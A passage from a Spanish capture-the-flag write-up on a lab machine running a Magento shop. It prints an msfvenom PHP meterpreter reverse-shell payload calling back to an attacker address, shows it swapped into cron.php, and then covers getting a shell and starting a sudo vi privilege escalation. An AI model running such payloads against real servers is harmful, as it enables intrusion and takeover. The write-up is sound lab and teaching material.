


Ilustración 20: Ficheros a los que se tiene acceso.

Lo siguiente fue usar msfvenom para abrir una sesión de meterpreter en el sistema víctima. Se generó el código PHP necesario, se sustituyó por el código de uno de los ficheros PHP existentes a los que se tiene acceso desde la extensión "File System" y se ejecutó accediendo a dicho fichero desde el navegador.

```
root@kali:~# msfvenom -p php/meterpreter/reverse tcp LHOST=10.10.13.168 LPORT=4444 --format=raw
[*] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[*] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
/*<?php /**/ error_reporting(0); $ip = '10.10.13.168'; $port = 4444; if (($f = 'stream socket_client') && is_callable($f)) { $s = f($f, $ip, $port); $s_type = 'stream'; } if (!($s && ($f = 'socket_create') && is_callable($f))) { $s = f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!($s_type) { die('no socket funcs'); } if (!($s)) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) { $suhosin_bypass=create f
```

Ilustración 21: Creación de una conexión TCP reversa con msfvenom.




Ilustración 22: Modificando cron.php e introduciendo el código malicioso de msfvenom.




Ilustración 23: Ejecutando el código introducido.

Mientras se ejecutaba el fichero PHP modificado (cron.php) se tenía a la máquina atacante a la escucha en el puerto 4444. Donde se inició la sesión de meterpreter:




Ilustración 24: Obtención de la flag del usuario.

Como se muestra en la imagen, obtener la primera *flag* del usuario sin privilegios es bastante fácil, ya que el directorio donde se encontraba no requería de permisos de administrador.

Dado que en la sesión de meterpreter no se contaba con todos los comandos disponibles, se optó por abrir una shell en la máquina víctima de la siguiente forma:

```
meterpreter > execute -f /bin/bash -i
Process 1989 created.
Channel 3 created.
ls
LICENSE.html
LICENSE.txt
LICENSE_AFL.txt
RELEASE_NOTES.txt
api.php
app
connect.py
cron.php
cron.sh
downloader
errors
favicon.ico
get.php
includes
index.php
index.php.sample
install.php
js
lib
mage
media
php.ini.sample
pkginfo
shell
skin
var
cd /
```

Ilustración 25: Obteniendo una shell en el sistema.

Se comprobó que no se tenía permisos para ver el contenido del fichero que almacenaba la última *flag*, ya que éste se encontraba bajo el directorio del administrador:

```
cd /
cat /root/root.txt
cat: /root/root.txt: Permission denied
```

Ilustración 26: Permiso denegado para visualizar el contenido del fichero.

Esto se debía a que el usuario con el que se abría la sesión de meterpreter era el siguiente:

```
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

Ilustración 27: Usuario en la sesión de la shell.

Para solucionarlo se listaron los privilegios que poseía este usuario, ejecutando en la shell:

```
sudo -l
Matching Defaults entries for www-data on swagshop:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on swagshop:
(root) NOPASSWD: /usr/bin/vi /var/www/html/*
```

Ilustración 28: Privilegios de administrador que posee el usuario [www.data](#).

La aplicación `/usr/bin/vi` se podía ejecutar como administrador al igual que se tenía permisos de administrador en el directorio `/var/www/html/`. Por tanto, se decidió crear un fichero con extensión `.sh` en dicho directorio, que ejecutara los comandos necesarios para obtener la última *flag*:

